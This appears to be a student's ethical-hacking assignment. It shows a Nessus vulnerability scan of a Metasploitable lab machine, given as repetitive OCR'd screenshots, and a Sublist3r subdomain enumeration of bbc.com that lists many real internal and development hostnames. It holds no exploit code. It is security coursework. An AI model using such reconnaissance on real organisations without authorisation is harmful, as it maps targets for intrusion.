

# TOMIWA OLUWARORE CYBERSECURITY AND ETHICAL HACKING PROJECT

## Q1. VULNERABILITY SCANNING.

Please ensure that you have Kali Linux or Parrot Linux installed on your machine, as well as the Metasploitable virtual machine.

Q1. Vulnerabilities scanning:

1. Install Nessus on your system.
2. Perform a vulnerability scan on the Metasploitable machine using Nessus.

Take screenshots of the identified vulnerabilities.

Provide a detailed description of the scanning process, including any configurations or settings used. Submit the screenshots along with the description.

**Answer:** After installing Nessus on my system, I performed a vulnerability scan on the Metasploitable machine using Nessus.

1. I clicked new scan on Nessus,
2. then clicked basic network scan under vulnerabilities,
3. inputted a name, then inputted Metasploitable IP address 192.168.29.131 inside the targets box, then launched the scan.
4. The Nessus scan lasted 14 minutes and resulted to 71 Vulnerabilities.

Tenable Nessus Essentials								
	Scans	Settings						
OLDERS			Nessus SYN scanner	Port scanners	25	<input type="radio"/>	<input checked="" type="checkbox"/>	
My Scans	<input type="checkbox"/> INFO		RPC Services Enumeration	Service detection	10	<input type="radio"/>	<input checked="" type="checkbox"/>	
All Scans	<input type="checkbox"/> INFO		Service Detection	Service detection	9	<input type="radio"/>	<input checked="" type="checkbox"/>	
Trash	<input type="checkbox"/> INFO		OpenSSL Detection	Service detection	2	<input type="radio"/>	<input checked="" type="checkbox"/>	
RESOURCES	<input type="checkbox"/> INFO		RMI Registry Detection	Service detection	2	<input type="radio"/>	<input checked="" type="checkbox"/>	
Policies	<input type="checkbox"/> INFO		Unknown Service Detection: Banner Retrieval	Service detection	2	<input type="radio"/>	<input checked="" type="checkbox"/>	
Plugin Rules	<input type="checkbox"/> INFO		AJP Connector Detection	Service detection	1	<input type="radio"/>	<input checked="" type="checkbox"/>	
Terrascan	<input type="checkbox"/> INFO		Backported Security Patch Detection (FTP)	General	1	<input type="radio"/>	<input checked="" type="checkbox"/>	
	<input type="checkbox"/> INFO		Backported Security Patch Detection (WWW)	General	1	<input type="radio"/>	<input checked="" type="checkbox"/>	
	<input type="checkbox"/> INFO		Common Platform Enumeration (CPE)	General	1	<input type="radio"/>	<input checked="" type="checkbox"/>	
	<input type="checkbox"/> INFO		Device Type	General	1	<input type="radio"/>	<input checked="" type="checkbox"/>	
	<input type="checkbox"/> INFO		Ethernet Card Manufacturer Detection	Misc.	1	<input type="radio"/>	<input checked="" type="checkbox"/>	
	<input type="checkbox"/> INFO		Ethernet MAC Addresses	General	1	<input type="radio"/>	<input checked="" type="checkbox"/>	
	<input type="checkbox"/> INFO	Plugin ID: 10719	IRC Daemon Version Detection	Service detection	1	<input type="radio"/>	<input checked="" type="checkbox"/>	
	<input type="checkbox"/> INFO		MySQL Server Detection	Databases	1	<input type="radio"/>	<input checked="" type="checkbox"/>	
, move the mouse pointer outside or press Ctrl+Alt.								
2:36 PM								
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec								
Tenable Nessus Essentials								
OLDERS								
My Scans	<input type="checkbox"/> MIXED	...	...	...	...	<input type="radio"/>	<input checked="" type="checkbox"/>	
All Scans	<input type="checkbox"/> MIXED	...	...	...	...	<input type="radio"/>	<input checked="" type="checkbox"/>	
Trash	<input type="checkbox"/> LOW	3.7	2.9	0.9736	SSL/TLS Diffe-Hellman Modulus <= 1024 Bits (Logjam)	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> LOW	2.6 *			X Server Detection	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> LOW	2.1 *	4.2	0.8808	ICMP Timestamp Request Remote Date Disclosure	General	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> INFO	...	...	...	SMB (Multiple Issues)	Windows	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> INFO	...	...	...	TLS (Multiple Issues)	General	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> INFO	...	...	...	FTP (Multiple Issues)	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> INFO	...	...	...	VNC (Multiple Issues)	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> INFO	...	...	...	Apache HTTP Server (Multiple Issues)	Web Servers	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> INFO	...	...	...	RPC (Multiple Issues)	RPC	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> INFO	...	...	...	SSH (Multiple Issues)	General	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> INFO	...	...	...	SSL (Multiple Issues)	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> INFO	...	...	...	Web Server (Multiple Issues)	Web Servers	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> INFO	...	...	...	Nessus SYN scanner	Port scanners	<input type="radio"/>	<input checked="" type="checkbox"/>
, move the mouse pointer outside or press Ctrl+Alt.								
2:36 PM								
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec								
Tenable Nessus Essentials								
OLDERS								
My Scans	<input type="checkbox"/> HIGH	7.5	5.9	0.0358	Samba Badlock Vulnerability	General	<input type="radio"/>	<input checked="" type="checkbox"/>
All Scans	<input type="checkbox"/> HIGH	7.5 *	5.9	0.015	rlogin Service Detection	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
Trash	<input type="checkbox"/> HIGH	7.5 *	5.9	0.015	rsh Service Detection	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> HIGH	7.5			NFS Shares World Readable	RPC	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	SSL (Multiple Issues)	General	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	ISC Bind (Multiple Issues)	DNS	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	6.5			TLS Version 1.0 Protocol Detection	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	6.5			Unencrypted Telnet Server	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	5.9	4.4	0.9524	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolet...	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	5.9	4.4	0.0031	SSL Anonymous Cipher Suites Supported	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	SSH (Multiple Issues)	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	HTTP (Multiple Issues)	Web Servers	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	DNS (Multiple Issues)	DNS	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	SMB (Multiple Issues)	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	TLS (Multiple Issues)	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
, move the mouse pointer outside or press Ctrl+Alt.								
2:36 PM								
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec								
Tenable Nessus Essentials								
OLDERS								
My Scans	<input type="checkbox"/> HIGH	7.5	5.9	0.0358	Samba Badlock Vulnerability	General	<input type="radio"/>	<input checked="" type="checkbox"/>
All Scans	<input type="checkbox"/> HIGH	7.5 *	5.9	0.015	rlogin Service Detection	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
Trash	<input type="checkbox"/> HIGH	7.5 *	5.9	0.015	rsh Service Detection	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> HIGH	7.5			NFS Shares World Readable	RPC	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	SSL (Multiple Issues)	General	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	ISC Bind (Multiple Issues)	DNS	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	6.5			TLS Version 1.0 Protocol Detection	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	6.5			Unencrypted Telnet Server	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	5.9	4.4	0.9524	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolet...	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	5.9	4.4	0.0031	SSL Anonymous Cipher Suites Supported	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	SSH (Multiple Issues)	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	HTTP (Multiple Issues)	Web Servers	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	DNS (Multiple Issues)	DNS	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	SMB (Multiple Issues)	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	TLS (Multiple Issues)	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
, move the mouse pointer outside or press Ctrl+Alt.								
2:36 PM								
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec								
Tenable Nessus Essentials								
OLDERS								
My Scans	<input type="checkbox"/> HIGH	7.5	5.9	0.0358	Samba Badlock Vulnerability	General	<input type="radio"/>	<input checked="" type="checkbox"/>
All Scans	<input type="checkbox"/> HIGH	7.5 *	5.9	0.015	rlogin Service Detection	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
Trash	<input type="checkbox"/> HIGH	7.5 *	5.9	0.015	rsh Service Detection	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> HIGH	7.5			NFS Shares World Readable	RPC	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	SSL (Multiple Issues)	General	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	ISC Bind (Multiple Issues)	DNS	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	6.5			TLS Version 1.0 Protocol Detection	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	6.5			Unencrypted Telnet Server	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	5.9	4.4	0.9524	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolet...	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	5.9	4.4	0.0031	SSL Anonymous Cipher Suites Supported	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	SSH (Multiple Issues)	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	HTTP (Multiple Issues)	Web Servers	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	DNS (Multiple Issues)	DNS	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	SMB (Multiple Issues)	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	TLS (Multiple Issues)	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
, move the mouse pointer outside or press Ctrl+Alt.								
2:36 PM								
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec								
Tenable Nessus Essentials								
OLDERS								
My Scans	<input type="checkbox"/> HIGH	7.5	5.9	0.0358	Samba Badlock Vulnerability	General	<input type="radio"/>	<input checked="" type="checkbox"/>
All Scans	<input type="checkbox"/> HIGH	7.5 *	5.9	0.015	rlogin Service Detection	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
Trash	<input type="checkbox"/> HIGH	7.5 *	5.9	0.015	rsh Service Detection	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> HIGH	7.5			NFS Shares World Readable	RPC	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	SSL (Multiple Issues)	General	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	ISC Bind (Multiple Issues)	DNS	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	6.5			TLS Version 1.0 Protocol Detection	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	6.5			Unencrypted Telnet Server	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	5.9	4.4	0.9524	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolet...	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	5.9	4.4	0.0031	SSL Anonymous Cipher Suites Supported	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	SSH (Multiple Issues)	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	HTTP (Multiple Issues)	Web Servers	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	DNS (Multiple Issues)	DNS	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	SMB (Multiple Issues)	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	TLS (Multiple Issues)	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
, move the mouse pointer outside or press Ctrl+Alt.								
2:36 PM								
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec								
Tenable Nessus Essentials								
OLDERS								
My Scans	<input type="checkbox"/> HIGH	7.5	5.9	0.0358	Samba Badlock Vulnerability	General	<input type="radio"/>	<input checked="" type="checkbox"/>
All Scans	<input type="checkbox"/> HIGH	7.5 *	5.9	0.015	rlogin Service Detection	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
Trash	<input type="checkbox"/> HIGH	7.5 *	5.9	0.015	rsh Service Detection	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> HIGH	7.5			NFS Shares World Readable	RPC	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	SSL (Multiple Issues)	General	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	ISC Bind (Multiple Issues)	DNS	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	6.5			TLS Version 1.0 Protocol Detection	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	6.5			Unencrypted Telnet Server	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	5.9	4.4	0.9524	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolet...	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	5.9	4.4	0.0031	SSL Anonymous Cipher Suites Supported	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	SSH (Multiple Issues)	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	HTTP (Multiple Issues)	Web Servers	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	DNS (Multiple Issues)	DNS	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	SMB (Multiple Issues)	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	TLS (Multiple Issues)	Misc.	<input type="radio"/>	<input checked="" type="checkbox"/>
, move the mouse pointer outside or press Ctrl+Alt.								
2:36 PM								
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec								
Tenable Nessus Essentials								
OLDERS								
My Scans	<input type="checkbox"/> HIGH	7.5	5.9	0.0358	Samba Badlock Vulnerability	General	<input type="radio"/>	<input checked="" type="checkbox"/>
All Scans	<input type="checkbox"/> HIGH	7.5 *	5.9	0.015	rlogin Service Detection	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
Trash	<input type="checkbox"/> HIGH	7.5 *	5.9	0.015	rsh Service Detection	Service detection	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> HIGH	7.5			NFS Shares World Readable	RPC	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	SSL (Multiple Issues)	General	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MIXED	...	...	...	ISC Bind (Multiple Issues)	DNS	<input type="radio"/>	<input checked="" type="checkbox"/>
	<input type="checkbox"/> MEDIUM	6.5			TLS Version 1.0 Protocol Detection			

https://localhost:8834/#/scans/reports/5/hosts/2/vulnerabilities

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**Nessus Essentials** Scans Settings tomyrre

START SCAN / 192.168.29.131

Vulnerabilities 71

Filter Search Vulnerabilities 71 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count	
Critical	10.0	7.4	0.6495	UnrealIRCd Backdoor Detection	Backdoors	1	
Critical	10.0	5.9	0.015	NFS Exported Share Information Disclosure	RPC	1	
Critical	10.0			VNC Server 'password' Password	Gain a shell remotely	1	
Critical	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2	
Critical	9.8			Bind Shell Backdoor Detection	Backdoors	1	
Mixed	...	...	...	Apache Tomcat (Multiple Issues)	Web Servers	4	
Critical	...	...	...	SSL (Multiple Issues)	Gain a shell remotely	3	
High	7.5	5.9	0.0358	Samba Badlock Vulnerability	General	1	
High	7.5	5.9	0.015	rlogin Service Detection	Service detection	1	
	7.5	5.9	0.015	rsh Service Detection	Service detection	1	

Host Details

- IP: 192.168.29.131
- MAC: 00:0C:29:93:94:0A
- OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
- Start: Today at 1:49 PM
- End: Today at 2:03 PM
- Elapsed: 14 minutes
- KB: Download

Vulnerabilities

ps://localhost:8834/#/scans/plugin-rules

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**Nessus Essentials** Scans Settings tomyrre

START SCAN / 192.168.29.131

Vulnerabilities 71

Filter Search Vulnerabilities 71 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count	
Info				Samba Server Detection	Service detection	1	
Info				Samba Version	Misc.	1	
Info				Service Detection (GET request)	Service detection	1	
Info				Service Detection (HELP Request)	Service detection	1	
Info				SMTP Server Detection	Service detection	1	
Info				Target Credential Status by Authentication Protocol - No Crede...	Settings	1	
Info				TCP/IP Timestamps Supported	General	1	
Info				Telnet Server Detection	Service detection	1	
Info				Traceroute Information	General	1	
Info				VMware Virtual Machine Detection	General	1	
Info				vsftpd Detection	FTP	1	
Info				WebDAV Detection	Web Servers	1	
Info				WMI Not Available	Windows	1	

Results per page: 50 Showing: 51 to 71 of 71

https://localhost:8834/#/scans/reports/5/hosts/2/vulnerabilities

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**Nessus Essentials** Scans Settings tomyrre

START SCAN / 192.168.29.131

Vulnerabilities 71

Filter Search Vulnerabilities 71 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count	
Info				Nessus Scan Information	Settings	1	
Info				NFS Share Export List	RPC	1	
Info				OpenSSH Detection	Misc.	1	
Info				iOS Identification	General	1	
Info				OS Security Patch Assessment Not Available	Settings	1	
Info				Patch Report	General	1	
Info				PostgreSQL Server Detection	Service detection	1	
Info				PostgreSQL STARTTLS Support	Misc.	1	
Info				Samba Server Detection	Service detection	1	
Info				Samba Version	Misc.	1	

Host Details

- IP: 192.168.29.131
- MAC: 00:0C:29:93:94:0A
- OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
- Start: Today at 1:49 PM
- End: Today at 2:03 PM
- Elapsed: 14 minutes
- KB: Download


Vulnerabilities

## QUESTION 2.

Q2. Utilize various tools such as Sublist3r and Maltego, along with the search engine Netcraft, to discover subdomains of the target 'bbc.com'. Additionally, please capture screenshots of your findings.

### 2.1 Using Sublist3r

1. Go to Kali firebox and download sublist3r
2. Once downloaded, go to the terminal on kali and run – sudo apt-get install sublist3r
3. Next, run – sublist3r -h
4. Next, run sublist3r -d bbc.com



```
File Edit View VM Tabs Help | Home | KALI | Metasploitable2-Linux | Sep 15 14:56
tomiwa@kali: ~
[+] tomwi@kali:[~]
[sudo] password for tomwi:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
sublist3r is already the newest version (1.1-4).
The following packages were automatically installed and are no longer required:
  atftp atftp-attftp-attftp-graphical fight finger imagemagick
  libmagick-6.q16 libapache2-mod-php libbluejlt-5.1-2 libbluejlt-5.1-common
  libmdds1:2.16.6 medusa python-odf-doc python-odf-tools python-tables-data
  python3-bottleneck python3-git python3-glib2 python3-numexpr python3-odf
  python3-pandas python3-pandas-lib python3-pefile python3-pyexploitdb
  python3-pyfiglet python3-psycopgan python3-qasync python3-rcade
  python3-tables python3-tables-data python3-tables-lib
  python3-tld python3-vase2f rsh-redone-client rwhois smtp-user-enum
  sparta-scripts toilet-fonts unicornsan uriscan wapiti
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1163 not upgraded.

[tomiwa@kali: ~]
[~]$ sublist3r -h
usage: sublist3r [-h] -d DOMAIN [-b [BRUTEFORCE]] [-p PORTS] [-v [VERBOSE]] [-t THREADS] [-e ENGINES] [-o OUTPUT] [-n]

OPTIONS:
  -h, --help            Show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Domain name to enumerate it's subdomains
  -b [BRUTEFORCE], --bruteforce [BRUTEFORCE]
                        Enable the subbrute bruteforce module
  -p PORTS, --ports PORTS
                        Scan the found subdomains against specified tcp ports
  -v [VERBOSE], --verbose [VERBOSE]
                        Enable Verbosity and display results in realtime
  -t THREADS, --threads THREADS
                        Number of threads to use for subbrute bruteforce
  -e ENGINES, --engines ENGINES
                        Specify a comma-separated list of search engines
  -o OUTPUT, --output OUTPUT
                        Save the results to text file
  -n, --no-color         Output without color

Example: python3 /usr/bin/sublist3r -d google.com
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

```
File Edit View VM Tabs Help | || Type here ... | KALI | Metasploitable2-Linux | Sep 15 14:56
Library Home tomwiwa@kali: ~
My Computer Apps Places
KALI Metasploitable
$ sublist3r -d bbc.com
[-] sublister3r v2.0.0 - Subdomain Enumerator & Bruter
[-] Coded By Ahmed Abou-Ela - @abou3la
[-] Enumerating subdomains now for bbc.com
[-] Searching now in Raidoo...
[-] Searching now in Yahoo...
[-] Searching now in Google...
[-] Searching now in Bing...
[-] Searching now in Ask...
[-] Searching now in DuckDuck...
[-] Searching now in Dic3mputer...
[-] Searching now in VirusTotal...
[-] Searching now in ThreatCrowd...
[-] Searching now in SSL Certificates...
[-] Searching now in PassiveDNS...
[-] [!] VirusTotal anomaly now is blocking our requests
[-] Finished new subdomain Enumeration...
[-] Error! VirusTotal anomaly now is blocking our requests
[-] Total Unique Subdomains Found: 370
296755e29bbc.com
www.296755e29bbc.com
vebbc.com
www.vebbc.com
www.bbc.com
account.bbc.com
adassets.bbc.com
adassets-stage.bbc.com
al.api.bbc.com
accountdata.api.bbc.com
activity.api.bbc.com
heartbeat.activity.api.bbc.com
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

```
File Edit View VM Tabs Help | || Type here ... | KALI | Metasploitable2-Linux | Sep 15 14:58
Library Home tomwiwa@kali: ~
My Computer Apps Places
KALI Metasploitable
accountdata.api.bbc.com
activity.api.bbc.com
heartbeat.activity.api.bbc.com
nsi.activity.api.bbc.com
audio.api.bbc.com
audio.api.bbc.com
bbc.com
bbccontentivity.api.bbc.com
midelware.bbxx.api.bbc.com
belfrage.api.bbc.com
bruce.belfrage.api.bbc.com
dylan.belfrage.api.bbc.com
edward.belfrage.api.bbc.com
jason.belfrage.api.bbc.com
joan.belfrage.api.bbc.com
joyce.belfrage.api.bbc.com
julian.belfrage.api.bbc.com
nicolas.belfrage.api.bbc.com
rupert.belfrage.api.bbc.com
sally.belfrage.api.bbc.com
sydney.belfrage.api.bbc.com
virginia.belfrage.api.bbc.com
campaign-attribution-gateway.api.bbc.com
comments.api.bbc.com
consent.api.bbc.com
cookies.api.bbc.com
access.dev.api.bbc.com
prospect.dev.api.bbc.com
discussions.api.bbc.com
gateway-api-management-mutual-ssl.api.bbc.com
gn-web-sets.api.bbc.com
idb.bbc.com
jdhawks.bbxx.api.bbc.com
graph.idl.api.bbc.com
account.id.api.bbc.com
profile.id.api.bbc.com
session.id.api.bbc.com
identity.id.api.bbc.com
imservice.api.bbc.com
inf-dashboard.api.bbc.com
information-syndication.api.bbc.com
access.int.api.bbc.com
accountdata.int.api.bbc.com
activity.int.api.bbc.com
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

```
library X Home KALI Metasploitable2-Linux X
Type here t... Sep 15 14:59
My Computer KALI Metasploitable
accountdata.int.api.bbc.com
activity.int.api.bbc.com
heartbeat.activity.int.api.bbc.com
nsi.activity.int.api.bbc.com
api-gateway-vpc-link-internal-alb.int.api.bbc.com
rsync.int.metaagent.int.api.bbc.com
audio.int.api.bbc.com
bag.int.api.bbc.com
bbc-activity-gateway.int.api.bbc.com
api.bbxx.int.api.bbc.com
middleware.bbxx.int.api.bbc.com
campus-attrition-gateway.int.api.bbc.com
comments.int.api.bbc.com
consent.int.api.bbc.com
cookie-over-int.int.api.bbc.com
ui.developer-portal.int.api.bbc.com
discussions.int.api.bbc.com
federated-id.int.api.bbc.com
gettoken-int.api.bbc.com
account.id.int.api.bbc.com
profile.id.int.api.bbc.com
session.id.int.api.bbc.com
idcra-origin.int.api.bbc.com
ibmcloud-int.api.bbc.com
image.int.api.bbc.com
moderateduser.int.api.bbc.com
moderation.int.api.bbc.com
mrkt.int.api.bbc.com
preferences.notifications.int.api.bbc.com
registrar.notifications.int.api.bbc.com
previews.int.api.bbc.com
programmatic.int.api.bbc.com
prospect.int.api.bbc.com
ratings.int.api.bbc.com
segmentation.int.api.bbc.com
sport-predictor.int.api.bbc.com
ssc.int.api.bbc.com
syndication-gateway.int.api.bbc.com
xproxy.int.api.bbc.com
access.internaltest.api.bbc.com
ivote.api.bbc.com
federated-id.live.api.bbc.com
moderateduser.int.api.bbc.com
o direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

```
